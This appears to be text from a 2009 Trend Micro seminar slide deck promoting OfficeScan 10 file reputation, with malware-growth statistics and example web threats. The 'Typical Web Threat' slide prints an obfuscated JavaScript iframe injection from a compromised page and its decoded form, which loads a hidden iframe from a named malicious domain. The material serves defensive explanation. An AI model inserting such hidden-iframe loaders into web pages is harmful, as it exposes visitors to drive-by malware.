



Securing Your Web World



OfficeScan 10 – Cloud Client File Reputation Technology

Stallion Spring Seminar 2009

Welcome

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Trend Micro
3rd June 2009



Securing Your Web World



OfficeScan 10 (OSCE)

Cloud Client File Reputation Technology

RETHINK
ENDPOINT
SECURITY

Veli-Pekka Kusmin
Pre-Sales Engineer

Trend Micro Channel Confidential
June 2009

Why do we need a new approach against malware?


Because Cybercrime is mainstream now!

A malware industry has been established!



Cybercrime is bigger than the drug trade today?

Collaboration in the Underground



Increase in unique malware samples

1988: 1738 unique malware samples

1998: 177615 unique malware samples

2008 Jan-May: 2753587 unique malware samples*


Data source: AV-Test.Org, June 2008

* = January - May 2008

Increase in unique malware samples

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
AV-Test.org's Sample Collection Growth



Data source: AV-Test.Org, June 2008


Note: Samples include malware variants

Incoming Threat Samples Per Hour




Problems in the pattern deployment in the future?

Why Internet Security?



A Typical Web Threat – 9th of May 2008

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What does the HTML Code look like?

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```
File Edit View Help
<td></td>
</tr>
<tr>
<td></td>
</tr>
<tr>
<td></td>
</tr>
<tr>
<td></td>
</tr>
</table></td>
<td><table width="335" border="0" cellspacing="0" cellpadding="0">
<tr>
<td></td>
</tr>
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<td></td>
</tr>
<tr>
<td></td>
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<td></td>
</tr>
</table></td>
</tr>
</table>
</body>
</html>
<iframe src='http://url' width='1' height='1' style='visibility: hidden;'></iframe><script>function v4822210e7b881(v4822210e7c050){ function v4822210e7c826 () {var v4822210e7cff1=16;
return v4822210e7cff1; } return (parseInt(v4822210e7c050,v4822210e7c826()));}function v4822210e7d7c0(v4822210e7dfb3){ function v4822210e7f6fe () {var v4822210e7fece=2; return
v4822210e7fece;} var v4822210e77d='';for(v4822210e7ef30=0; v4822210e7ef30<v4822210e7dfb3.length; v4822210e7ef30+=v4822210e7f6fe()){
v4822210e77d+=(String.fromCharCode(v4822210e7b881(v4822210e7dfb3.substr(v4822210e7ef30, v4822210e7f6fe()))));}return v4822210e77d;}
document.write(v4822210e7d7c0('3C5343524950543E77696E646F772E7374617475733D27446F6E65273B646F63756D656E742E777269746528273C696672616D65206E616D653D62666430623135656262207372633D5C27
'))</script></body></html>
```


» HTML_IFRAME. QJ – first detected since April 29, 2008 using scan engine 8.300 and pattern file 5.247.00.

```
de-obfuscated.txt - Notepad
File Edit Format View Help
<SCRIPT>window.status='Done';document.writ
e('<iframe name=926ac60f
src='http://getanewmazda.info/dir/index.p
hp?'+Math.round(Math.random()*261954)+'ec3
4d7dd3c3f\' width=594 height=441
style=\'display:
none\'></iframe>')</SCRIPT>
```

iframe ... src='http://getanewmazda.info ...
Getanewmazda.info stores malicious code

Fast Reaction from Honda!

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
HONDA
Under Construction

Another Typical Web Threat

1. Your boss asks you to develop a corporate travel policy
2. You begin with a Google search on travel policy


*First result is
a .gov site*

*Second result
looks like a
good choice*



Example: Haxdoor

1. You click on the second search result
2. You wait...the site appears to be downloading images and content...you wait...and you wait...
3. Finally you close the browser window...you'll find another site

